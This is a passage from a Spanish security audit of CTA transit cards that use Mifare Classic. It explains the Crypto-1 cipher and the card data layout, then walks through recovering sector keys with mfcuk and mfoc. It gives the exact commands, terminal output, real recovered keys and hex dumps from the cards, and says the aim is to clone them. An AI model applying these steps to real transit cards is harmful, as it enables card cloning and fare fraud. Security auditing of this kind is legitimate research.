
- En el artículo (Eliot, 2008), se explica que dos informáticos han sido capaces de vulnerar el algoritmo de cifrado CRYPTO-1.
- En este artículo (Geeta Dayal, 2008), se detallan los métodos utilizados para vulnerar la seguridad de este tipo de tarjetas, como el uso de un microscopio para ver en detalle cómo funciona un chip por dentro que utilice el algoritmo de cifrado CRYPTO-1.

Por lo tanto, se concluye que existen y son públicos algoritmos capaces de vulnerar la seguridad de las mismas desde 2008. Respecto al primer bloque del primer sector, éste contiene tanto el UID (identificador) de la tarjeta como información sobre el fabricante, y es "no escribible". Este bloque se usa para identificar la tarjeta. El UID es un identificador único que es diferente en todas y cada una de las tarjetas, tal y como se puede ver en el siguiente manual de un fabricante de tarjetas Mifare Classic (Sonmicro, 2017): "*El bloque del fabricante, es el primer bloque (bloque 0) del primer sector (sector 0), es de solo lectura, y contiene el UID de la tarjeta y los datos del fabricante*".

## 6.2. Historia del algoritmo Crypto-1

En el siguiente artículo (Crypto-1, 2022) se encuentra un esquema del funcionamiento del algoritmo Crypto-1, mostrado en la Figura 8. Tal y como describe dicho artículo, el algoritmo Crypto-1 ha sido creado por la empresa de semiconductores "NXP Semiconductors", para sus tarjetas Mifare Classic, que salieron al mercado en el año 1994.

# Cryptol Cipher



$$f_a^4 = 0x9E98 = (a+b)(c+1)(a+d)+(b+1)c+a$$

$$f_b^4 = 0xB48E = (a+c)(a+b+d)+(a+b)cd+b$$

Tag IV  $\oplus$  Serial is loaded first, then Reader IV  $\oplus$  NFSR

Figura 8 Esquema del funcionamiento del algoritmo Crypto-1.

Dicho esquema, muestra:

- Señalada con una flecha roja, una cadena de 48 bits, que corresponde con el tamaño de una clave de una tarjeta (6 bytes).
- Señalada con una flecha naranja, se muestra la entrada procedente de una tarjeta.
- Señalada con una flecha amarilla, se muestra la salida del algoritmo, después de haber pasado por varias funciones (" $f_a$ ", " $f_b$ " y " $f_c$ ").

Las tres funciones (a, b y c), no salieron a la luz mediante el fabricante. Éstas fueron halladas mediante ingeniería inversa, utilizando microscopios para ver las propias puertas lógicas de una tarjeta Mifare Classic, y salieron a la luz en 2009. Al principio, el algoritmo era seguro por que dada una salida (encriptada) no se podía saber qué entrada (desencriptada) había producido dicha salida. Una vez se conoce el funcionamiento del algoritmo, dada una salida, se puede predecir un subconjunto de claves que generarían esa salida, por lo que el algoritmo queda vulnerable a posibles ataques.

### 6.3. Estructura de los datos de una tarjeta Mifare Classic de la CTA

A continuación, se describirá la estructura de la tarjeta identificada como tarjeta 1 (tarjeta de control) en esta auditoría.

Para ilustrar mejor el contenido de las mismas, se muestra el contenido (Figura 9 y Figura 10) del fichero hexadecimal proveniente del volcado de los datos de dicha tarjeta, abierto con el lector hexadecimal para Windows HxD.

**Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas. | Tratamiento de los datos de tarjetas de la CTA**

Offset(h)	Hex	ASCII	Decoded text
00000000	1A E6 24 28 F0 88 04 00 C0 8E 1E 17 4D 10 40 12	.....\$@...ÀŽ..M.Ø.	
00000010	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	.....	
00000030	AA 53 4E 35 49 36 7F 07 88 69 AA 4D 41 34 32 53	*SN5I6..^i*MA42S	
00000040	00 00 00 00 00 00 40 00 32 07 00 00 00 00 00 E9	.....@.2.....é	
00000050	1C 88 7B 41 33 02 40 A2 74 34 21 02 00 04 00 F7	.~{A3.Øct4!.....‡	
00000060	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000070	45 12 44 4C 41 30 7F 07 88 69 46 12 52 34 32 4E	E.DLAO..^iF.R42N	
00000080	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000090	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000000A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000000B0	50 54 BB 50 52 32 7F 07 88 69 52 39 BB 5A 35 46	PT»PR2..^iR9»Z5F	
000000C0	06 18 63 00 88 A2 00 10 00 84 03 00 00 00 00 9A	..c.^c.....š	
000000D0	01 A2 39 00 A2 9C 00 04 00 E1 00 00 00 00 00 6C	.ø9.coë..á....l	
000000E0	01 A2 39 00 A2 A4 00 04 00 E1 00 00 00 00 00 B5	.ø9.coë..á....ü	
000000F0	45 44 49 13 46 31 7F 07 88 69 41 4F 45 13 38 4C	EDI.F1..^iAOE.8L	
00000100	23 21 70 20 B9 27 91 7A AD 1E 00 00 00 18 00 A1	#!p ^'z.....i	
00000110	A4 B9 47 93 48 09 00 F0 18 10 20 20 F4 04 40 21	¤G“H..§.. Ø!	
00000120	01 09 90 FC 03 00 00 00 00 00 00 00 00 00 00 F2	...ü.....Ø	
00000130	34 4E 4F 4E CC 37 7F 07 88 69 45 44 4E 41 CC 54	4NONÌ7..^iEDNAÍT	
00000140	81 00 00 00 08 18 00 00 3C 30 05 20 88 12 05 D8	.....<0. ^..Ø	
00000150	23 21 70 20 B9 27 91 7A AD 1E 00 00 00 18 00 A1	#!p ^'z.....i	
00000160	A4 B9 47 93 48 09 00 F0 18 10 20 20 F4 04 40 21	¤G“H..§.. Ø!	
00000170	32 55 53 4D 30 14 7F 07 88 69 4F 55 4D 52 39 14	2USMO...^iOURM9.	
00000180	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000190	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000001A0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000001B0	BB 41 54 4D 37 35 7F 07 88 69 BB 4E 47 46 35 39	»ATM75..^i»NGF59	
000001C0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000001D0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000001E0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
000001F0	32 23 4F 4E 33 41 7F 07 88 69 41 22 4C 47 36 37	2#ON3A..^iA"LG67	
00000200	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000210	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000220	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	.....	
00000230	53 4E CC 39 54 30 7F 07 88 69 41 36 CC 38 36 4F	SNI9T0..^iA6Ì860	
00000240	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 B1	+	

Figura 9 Archivo carddump1.dmp abierto con el lector hexadecimal HxD (primeros sectores).

**Tratamiento de los datos de tarjetas de la CTA | Auditoría de seguridad de las tarjetas de transporte de la CTA.**  
**Análisis de vulnerabilidades y alternativas.**

Offset(h)	Decoded text
000001C0	.....±
000001D0	.....±
000001E0	.....±
000001F0	2#ON3A..^ia"LG67
00000200	.....±
00000210	.....±
00000220	.....±
00000230	SNI9T0..^ia6i860
00000240	.....±
00000250	.....±
00000260	.....±
00000270	RRASM9..^ia0E230
00000280	.....±
00000290	.....±
000002A0	.....±
000002B0	MEEIÝ5..^in2LEÝE
000002C0	.^{A3.@"u2!....v
000002D0	.^Đ3÷.@"őZ!...@»
000002E0	.^œTÌ.@@29!...€ő
000002F0	9ACIN%..^iSRUN2B
00000300	...TÌ.@@cbS!...€£
00000310	...TÌ.@@cbSA...€±
00000320	.^{A3.@"~2!....v
00000330	ıESU06..^iIMAN59
00000340	^A....@"ób!^}....
00000350	....a3.@"...!....a
00000360	.^œTÌ.@"C[!...€£
00000370	23EA22..^iN2AER6
00000380	.....±
00000390	.....±
000003A0	.....±
000003B0	9LÝI69..^iMIÝA26
000003C0	.....±
000003D0	.....±
000003E0	.....±
000003F0	AMP42C..^iCLA369

Offset(h): 0

Figura 10 Archivo carddump1.dmp abierto con el lector hexadecimal HxD (últimos sectores).

La primera columna es el Offset del primer byte de cada bloque.

El offset es un número hexadecimal que representa el número de bytes desde el inicio del documento, tal y como indica el siguiente manual de un editor de texto hexadecimal (Novell Hex Editor, s.f.). Por ejemplo, el primer bloque tiene offset 0, puesto que es el primero. El segundo bloque, tiene offset 10. 10 en hexadecimal equivale a 16 en decimal. Eso es porque desde el inicio, se han recorrido 16 bytes hasta llegar al bloque 2. Como podemos observar, el último bloque tiene de offset 3F0. 3F0 en decimal equivale a 1008, lo que significa que antes de ese bloque hay 1008 bytes. Si le añadimos a esos 1008 bytes, los bytes del propio sector (16),

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Tratamiento de los datos de tarjetas de la CTA

tendríamos un total de 1024 bytes, que es el tamaño total de la tarjeta. Cada fila del archivo corresponde a un bloque. El rectángulo rojo de la Figura 11 corresponde a un ejemplo de bloque:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001F0	32	23	4F	4E	33	41	7F	07	88	69	41	22	4C	47	36	37	2#ON3A..^iA"LG67
000000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000230	53	4E	CC	39	54	30	7F	07	88	69	41	36	CC	38	36	4F	SNÌ9T0..^iA6Ì860

Figura 11 Ejemplo de bloque en una tarjeta Mifare Classic.

Cada 4 bloques forman un sector. En la Figura 12 se resalta en rojo un sector, con sus 3 primeros bloques (llenos de ceros), y su cuarto bloque con las claves A (verde) y B (azul), así como los bits de acceso (amarillo):

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000001C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001D0	00	00	00	00	10	00	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001E0	00	00	Clave A	10	00	Bits de acceso	00	00	00	00	00	00	00	00	00	00	B1 .....
0000001F0	32	23	4F	4E	33	41	7F	07	88	69	41	22	4C	47	36	37	2#ON3A..^iA"LG67
000000200	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	B1 .....
000000230	53	4E	CC	39	54	30	7F	07	88	69	41	36	CC	38	36	4F	SNÌ9T0..^iA6Ì860

Figura 12 Ejemplo de sector en una tarjeta Mifare Classic.

El primer bloque (el bloque con offset=0) contiene tanto el Id único de cada tarjeta como información del fabricante y no se puede modificar ni si quiera aun teniendo las claves.

En el archivo carddump1.dmp cada bloque tiene 16 bytes (cada dos dígitos hexadecimales corresponden a un byte).

La Figura 13 resalta en un recuadro rojo la clave A del primer sector de la tarjeta 1.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
000000000	1A	E6	24	28	F0	88	04	00	C0	8E	1E	17	4D	10	40	12	.æ\$(ð^..ÀŽ..M.Ø.
000000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
000000030	AA	53	4E	35	49	36	7F	07	88	69	AA	4D	41	34	32	53	*SN5I6..^i*MA42S

Figura 13 Ejemplo de un sector de la tarjeta Mifare Classic.

Una vez se han obtenido las claves, se puede observar (comparando la Figura 13 y la Figura 14) que los primeros 6 bytes del cuarto bloque de cada sector corresponden a la clave A de dicho sector, y los últimos 6 bytes a la clave B.

Por ejemplo, en la Figura 13, podemos observar que la clave del sector 0 (el primer sector) es "AA 53 4E 35 49 36" y se encuentra resaltada con un rectángulo rojo.

Análisis de vulnerabilidades y alternativas.

```
File Edit View Search Terminal Help
[Key:Raabbccddeeff] -> [....]
[Key: 714c5c886e97] -> [....]
[Key: 587ee5f9350f] -> [....]
[Key: a0478cc39091] -> [....]
[Key: 533cb6c723f6] -> [....]
[Key: 8fd0a4f256e9] -> [....]

Sector 00 - UNKNOWN KEY [A] Sector 00 - UNKNOWN KEY [B]
Sector 01 - UNKNOWN KEY [A] Sector 01 - UNKNOWN KEY [B]
Sector 02 - UNKNOWN KEY [A] Sector 02 - UNKNOWN KEY [B]
Sector 03 - FOUND KEY [A] Sector 03 - UNKNOWN KEY [B]
Sector 04 - UNKNOWN KEY [A] Sector 04 - UNKNOWN KEY [B]
Sector 05 - UNKNOWN KEY [A] Sector 05 - UNKNOWN KEY [B]
Sector 06 - UNKNOWN KEY [A] Sector 06 - UNKNOWN KEY [B]
Sector 07 - UNKNOWN KEY [A] Sector 07 - UNKNOWN KEY [B]
Sector 08 - UNKNOWN KEY [A] Sector 08 - UNKNOWN KEY [B]
Sector 09 - UNKNOWN KEY [A] Sector 09 - UNKNOWN KEY [B]
Sector 10 - UNKNOWN KEY [A] Sector 10 - UNKNOWN KEY [B]
Sector 11 - UNKNOWN KEY [A] Sector 11 - UNKNOWN KEY [B]
Sector 12 - UNKNOWN KEY [A] Sector 12 - UNKNOWN KEY [B]
Sector 13 - UNKNOWN KEY [A] Sector 13 - UNKNOWN KEY [B]
Sector 14 - UNKNOWN KEY [A] Sector 14 - UNKNOWN KEY [B]
Sector 15 - UNKNOWN KEY [A] Sector 15 - UNKNOWN KEY [B]

Using sector 03 as an exploit sector
Sector: 0, type A, probe 0, distance 15353 .....
Sector: 0, type A, probe 1, distance 15303 .....
Sector: 0, type A, probe 2, distance 15055 .....
Sector: 0, type A, probe 3, distance 15395 .....
Sector: 0, type A, probe 4, distance 15499 .....
Sector: 0, type A, probe 5, distance 15101 .....
Sector: 0, type A, probe 6, distance 15057 .....
    Found Key: A [aa534e354930]
    Data read with Key A revealed Key B: [000000000000] - checking Auth: Failed!
Sector: 1, type A, probe 0, distance 15347 .....
```

Figura 14 Clave A del primer sector de la tarjeta.

Como se muestra en la Figura 14, la clave 1 corresponde con la anteriormente mencionada en la Figura 13 (AA 53 4E 35 49 36).

## 7. Clonado de tarjetas de la CTA

El objetivo de la auditoría es demostrar que es factible vulnerar la seguridad de las tarjetas Mifare Classic y para ello, en esta sección, vamos a clonar el contenido de una tarjeta de la CTA en otra tarjeta de la CTA diferente. Para ello, tenemos que descifrar las claves de las dos tarjetas primero, proceso que se mostrará en este apartado.

### 7.1. Tarjetas utilizadas

En esta sección se hará uso de 5 tarjetas de la CTA. Las tarjetas utilizadas se denominarán de ahora en adelante de la siguiente manera:

- Tarjeta 1.
- Tarjeta 2.
- Tarjeta 3.
- Tarjeta 4.
- Tarjeta 5.

Dichas tarjetas se han marcado con un papel para diferenciarlas, tal y como muestra la Figura 15:



Figura 15 Tarjetas utilizados en la sección 7.

La tarjeta 1 y la tarjeta 2 se han utilizado para estudiar las vulnerabilidades en un primer momento, y las tarjetas 3, 4 y 5 se han utilizado para corroborar los resultados obtenidos con las tarjetas 1 y 2, y demostrar que no se trata de una coincidencia, y los métodos utilizados son repetibles. Todas las tarjetas utilizadas en este apartado (desde la 1 hasta la 5) están sin recargar. Es decir, no tienen viajes. Esto se debe a que a lo largo de la sección 7 tan solo se va a hacer un estudio de las tarjetas, leyendo y escribiendo sobre ellas, pero sin llegar a utilizar viajes en medios reales de la CTA, por lo que no se ha dedicado presupuesto a recargar ninguna de estas 5 tarjetas.

### 7.2. Descifrar las claves de una tarjeta

Esta parte consta de 2 pasos. Por un lado, descifrar una sola clave de la tarjeta mediante fuerza bruta, para luego, en el segundo paso, hallar el resto de claves a partir de la primera de manera más rápida.

### Paso 1: Descifrar una clave de la tarjeta

Primero pondremos la que denominaremos “tarjeta1” o tarjeta de control en el lector.


Con el comando “mfcuk -C -v 2 -R 3:A -M 8” descifraremos la clave A del sector 3 mediante fuerza bruta (es decir, probando con muchas combinaciones de claves hasta que se da con la correcta).

Cabe aclarar que podríamos haberle indicado al comando que descifrara la clave A o la clave B del sector 0, 1, o cualquiera de los 15 sectores. No hemos empezado por la clave 3 del sector A por ninguna razón en específico. En este paso, simplemente nos interesa averiguar una de las 32 claves de la tarjeta, sin importar cual. En el caso de que por alguna razón no tengamos éxito averiguando alguna clave, podríamos indicarle al comando que lo intente con la clave de un sector diferente. Así hasta haber probado con todas las claves A y B de la tarjeta. En nuestro caso, ha funcionado a la primera utilizando la clave A del sector 3 en todas las tarjetas de la CTA utilizadas en esta auditoría.

Los parámetros del comando se utilizan para lo siguiente:

- -C: solicita acceso al lector ACR122u conectado al ordenador.
- -v 2: muestra información por pantalla. Es lo que generalmente se conoce como nivel de verbosidad (o explicación) de un comando. A menor número, menos información mostrará y viceversa. Las posibilidades disponibles se encuentran en la ayuda del comando en cuestión.
- -R 3:A: Recupera la clave A del sector 3.
- -M 8: especifica el tipo de tarjeta de entre los disponibles (es un parámetro opcional que habría que utilizar solo en caso de que por defecto no nos reconozca la tarjeta. No se ha utilizado en el ejemplo).

En este caso el espacio de búsqueda sería de  $2^{48}$  Combinaciones posibles, ya que se trata de una clave de 6 bytes (es decir, 48 bits). Precedido del comando mfcuk se encuentra el comando “time”, encargado de medir el tiempo que tarda el comando en ejecutarse por completo. La Figura 16 muestra el comando listo para ejecutarse en la consola.



```
Applications ▾ Places ▾ Terminal ▾
File Edit View Search Terminal Help
root@kali:~/media/root/PERSISTENT# time mfcuk -C -v 2 -R 3:A
```

Figura 16 Comando para descifrar la clave A del sector 3 (en la tarjeta 1).

El software en el que está basado dicho comando es de código abierto, y por lo tanto está alojado en un repositorio de GitHub con su documentación para que todo el mundo pueda ver el código fuente del mismo. Dicho repositorio se encuentra en la siguiente referencia: (Andrei Costin, 2018).

The terminal window shows the following output:

```
root@kali: /m
File Edit View Search Terminal Help
12 PERSISTENT 000000000000 | . . | . . | 000000000000 | . . | . .
13 T 000000000000 | . . | . . | 000000000000 | . . | . .
14 000000000000 | . . | . . | 000000000000 | . . | . .
15 000000000000 | . . | . . | 000000000000 | . . | . .

RECOVER: 0 1 2 3
INFO: block 15 recovered KEY: 454449134631
4 5 6 7 8 9 a b c d e f

ACTION RESULTS MATRIX AFTER RECOVER - UID 1a e6 24 28 - TYPE 0x08 (MC1K)
Sector | Key A | ACTS | RESL | Key B | ACTS | RESL
-----+-----+-----+-----+-----+-----+-----+
0 000000000000 | . . | . . | 000000000000 | . . | . .
1 000000000000 | . . | . . | 000000000000 | . . | . .
2 000000000000 | . . | . . | 000000000000 | . . | . .
3 454449134631 | . R | . R | 000000000000 | . . | . .
4 000000000000 | . . | . . | 000000000000 | . . | . .
5 000000000000 | . . | . . | 000000000000 | . . | . .
6 000000000000 | . . | . . | 000000000000 | . . | . .
7 000000000000 | . . | . . | 000000000000 | . . | . .
8 000000000000 | . . | . . | 000000000000 | . . | . .
9 000000000000 | . . | . . | 000000000000 | . . | . .
10 000000000000 | . . | . . | 000000000000 | . . | . .
11 000000000000 | . . | . . | 000000000000 | . . | . .
12 000000000000 | . . | . . | 000000000000 | . . | . .
13 000000000000 | . . | . . | 000000000000 | . . | . .
14 000000000000 | . . | . . | 000000000000 | . . | . .
15 000000000000 | . . | . . | 000000000000 | . . | . .

real 29m12.034s
user 0m17.716s
sys 0m42.908s
root@kali:/media/root/PERSISTENT#
```

Figura 17 primera clave recuperada: clave A del sector 3: 454449134631.

Después de 29 minutos y 12 segundos tendremos la clave A del sector 3, tal y como muestra la Figura 17. El tiempo para hallar las claves puede variar en función de las claves de cada tarjeta pues el algoritmo realiza una prueba de fuerza bruta probando claves aleatorias hasta que encuentra la correcta. El equipo utilizado para ejecutar los comandos se encuentra en el apartado 3.

En este caso, el valor de la clave obtenida con el comando mfccuk para el sector 3:A es 454449134631, tal y como se muestra resaltado en rojo en la Figura 17.

En el siguiente apartado, a partir de la clave obtenida, obtendremos el resto de claves de la tarjeta.

Paso 2: Descifrar el resto de las claves de una tarjeta

Con el comando “mfoc -O carddump1.dmp -k 454449134631” haremos uso de la clave anteriormente hallada para hallar el resto.

Los parámetros utilizados en el comando son los siguientes:

- O carddump1.dmp: especifica el nombre del archivo en el que se escribirán los contenidos leídos de la tarjeta. En este caso el archivo de salida se llamará “carddump1.dmp” y en el estarán tanto las claves averiguadas como el contenido de la tarjeta.
- k 454449134631: especifica que la clave a partir de la cual se obtendrán las demás será “454449134631”. Dicha clave se ha obtenido anteriormente en el apartado 7.2 (Paso 1: Descifrar una clave de la tarjeta) utilizando el comando mfcuk.

El comando mfoc utiliza la primera clave hallada por fuerza bruta con el comando mfcuk para hallar el resto de claves de una manera más eficiente, ya que una vez se sabe una clave, recuperar las otras es más sencillo.

Para hallar la primera clave, se ha utilizado, como comentamos, la fuerza bruta. Es decir, probar todas las posibles combinaciones de claves hasta dar con la correcta. El tiempo empleado en el ataque por fuerza bruta ha sido, como vemos en la Figura 17, de 29 minutos y 12 segundos, pero podría tardar más o menos en diferentes ejecuciones ya que el algoritmo no sigue siempre el mismo orden en su ejecución, tal y como se muestra en la Figura 18 y la Figura 19, donde al ejecutar el mismo comando sobre la misma tarjeta, se obtiene un tiempo distinto. Esta variabilidad de tiempos se debe a la naturaleza del código fuente del comando mfcuk, en la que se hace uso constantemente de bytes generados aleatoriamente durante la ejecución del mismo, y se explicará con más detalle en el apartado 7.3. En la anterior ejecución se tardó 29 minutos y 12 segundos, mientras que en esta ejecución se tardó 9 minutos y 57 segundos, utilizando el mismo hardware, descrito en el apartado 3.

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# time mfcuk -C -v 2 -R 3:A
mfcuk - 0.3.8
Mifare Classic DarkSide Key Recovery Tool - 0.3
by Andrei Costin, zveriu@gmail.com, http://andreicostin.com

WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_skgt.mfd'
WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_ratb.mfd'
WARN: cannot open template file './data/tmps_fingerprints/mfcuk_tmpl_oyster.mfd'

INFO: Connected to NFC reader: ACS / ACR122U PICC Interface

INITIAL ACTIONS MATRIX - UID 1a e6 24 28 - TYPE 0x08 (MC1K)
-----
Sector | Key A      | ACTS | RESL   | Key B      | ACTS | RESL
-----|:-----:|:-----:|:-----:|:-----:|:-----:|:-----:
0     | 000000000000 | : : | : : | 000000000000 | : : | : :
1     | 000000000000 | : : | : : | 000000000000 | : : | : :
2     | 000000000000 | : : | : : | 000000000000 | : : | : :
```

Figura 18 Comando mfcuk ejecutado sobre la tarjeta 1 por segunda vez para demostrar que los tiempos obtenidos varían drásticamente, debido a la aleatoriedad del algoritmo.

Cabe destacar que las advertencias (“Warnings”, en inglés) que nos muestra el comando mfcuk en la salida, mostrada en la Figura 18, se deben a que no se encuentran presentes unos módulos

## Auditoría de seguridad de las tarjetas de transporte de la CTA.

Análisis de vulnerabilidades y alternativas. | Clonado de tarjetas de la CTA

destinados a manejar diferentes tipos de lectores de tarjetas. No existe mucha información acerca de dichas advertencias, pero en la siguiente página web ([SOLUCIONADO] Problema mfduk, 2018), diferentes usuarios han reportado que el programa funcionaba correctamente independientemente del error, y esos ficheros solamente hacen falta en lectores concretos de tarjetas, entre los que no se incluye el utilizado en esta auditoría (ACR122U).

```
root@kali: ~
File Edit View Search Terminal Help
15 | 000000000000 | . . | . . | 000000000000 | . . | . .

RECOVER: 0 1 2 3
INFO: block 15 recovered KEY: 454449134631
4 5 6 7 8 9 a b c d e f

ACTION RESULTS MATRIX AFTER RECOVER - UID 1a e6 24 28 - TYPE 0x08 (MC1K)
-----
Sector | Key A | ACTS | RESL | Key B | ACTS | RESL
-----+-----+-----+-----+-----+-----+-----+
0 | 000000000000 | . . | . . | 000000000000 | . . | . .
1 | 000000000000 | . . | . . | 000000000000 | . . | . .
2 | 000000000000 | . . | . . | 000000000000 | . . | . .
3 | 454449134631 | . R | . R | 000000000000 | . . | . .
4 | 000000000000 | . . | . . | 000000000000 | . . | . .
5 | 000000000000 | . . | . . | 000000000000 | . . | . .
6 | 000000000000 | . . | . . | 000000000000 | . . | . .
7 | 000000000000 | . . | . . | 000000000000 | . . | . .
8 | 000000000000 | . . | . . | 000000000000 | . . | . .
9 | 000000000000 | . . | . . | 000000000000 | . . | . .
10 | 000000000000 | . . | . . | 000000000000 | . . | . .
11 | 000000000000 | . . | . . | 000000000000 | . . | . .
12 | 000000000000 | . . | . . | 000000000000 | . . | . .
13 | 000000000000 | . . | . . | 000000000000 | . . | . .
14 | 000000000000 | . . | . . | 000000000000 | . . | . .
15 | 000000000000 | . . | . . | 000000000000 | . . | . .

real 9m57.125s
user 0m7.172s
sys 0m14.604s
root@kali:~#
```

Figura 19 Tiempo obtenido en la segunda ejecución del comando mfduk sobre la tarjeta 1.

Sin embargo, una vez conocida una clave, el comando mfoc descarta un subconjunto de las  $2^{48}$  posibles combinaciones del espacio de búsqueda. Para entender cómo consigue hacerlo, hago referencia al siguiente artículo sobre las vulnerabilidades de las tarjetas Mifare Classic: (Radboud University, 2008). Dicho artículo en formato PDF se encuentra referenciado en el siguiente artículo escrito por Sam Decrock, un ingeniero del software especializado en ingeniería inversa: (Decrock, 2019). En la página 2 del artículo (Radboud University, 2008) se explica lo siguiente:

*“La memoria de una tarjeta Mifare Classic está dividida en sectores, cada uno con su clave secreta de 48 bits. Para hacer una operación en un sector específico, el lector debe primero autenticarse usando la clave correspondiente. Cuando un atacante ya se ha autenticado para un sector (conociendo la clave de ese sector), y después intenta autenticarse en otro sector (sin conocer su clave), ese intento filtra 32 bits de información sobre la clave de ese sector.”*

Asimismo, del código fuente del comando mfoc (Nethemba Core, 2018) se deduce que el comando utiliza los 32 bits de información, obtenidos mediante la autenticación con una clave conocida, para recortar el espacio de búsqueda, tal y como muestra la Figura 20:

```
pk->possibleKeys = NULL;
pk->size = 0;
// We have 'sets' * 32b keystream of potential keys
for (n = 0; n < sets; n++) {
    // AUTH + Recovery key mode (for a_sector), repeat 5 times
    mf_enhanced_auth(e_sector, t.sectors[j].trailer, t, r, &d, pk, 'r', dumpKeysA);
    mf_configure(r.pdi);
    mf_anticollision(t, r);
    fprintf(stdout, ".");
    fflush(stdout);
}
```

Figura 20 Fragmento de código fuente del comando mfoc donde se utilizan los 32 bits de información filtrada para recortar el espacio de búsqueda a la hora de averiguar más claves de la tarjeta.

Resaltado en rojo en la Figura 20 el código fuente indica lo siguiente:

A lo largo de la ejecución del comando, se van acumulando cadenas de 32 bits, que podrían ser parte de alguna de las claves de la tarjeta. Esas cadenas se utilizan en un método optimizado de autenticación, que permite recortar el espacio de búsqueda teniendo en cuenta dichas cadenas. Dicho método es el “mf\_enhanced\_auth”, mostrado en la Figura 20, el cual se ejecuta tantas veces como cadenas de 32 bits se hayan obtenido.

Esa misma es la razón por la cual el comando mfoc tarda menos en hallar las claves que mfcuk.

```
root@kali:/media/root/PERSISTENT# time mfoc -0 carddump1.dmp -k 454449134631
The custom key 0x454449134631 has been added to the default keys
Found Mifare Classic 1k tag
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00 04
* UID size: single
* bit frame anticollision supported
    UID (NFCID1): 1a e6 24 28
    SAK (SEL_RES): 08
* Not compliant with ISO/IEC 14443-4
* Not compliant with ISO/IEC 18092
Fingerprinting based on MIFARE type Identification Procedure:
* MIFARE Classic 1K
* MIFARE Plus (4 Byte UID or 4 Byte RID) 2K, Security level 1
* SmartMX with MIFARE 1K emulation
Other possible matches based on ATQA & SAK values:

Try to authenticate to all sectors with default keys...
Symbols: '.' no key found, '/' A key found, '\' B key found, 'x' both keys found
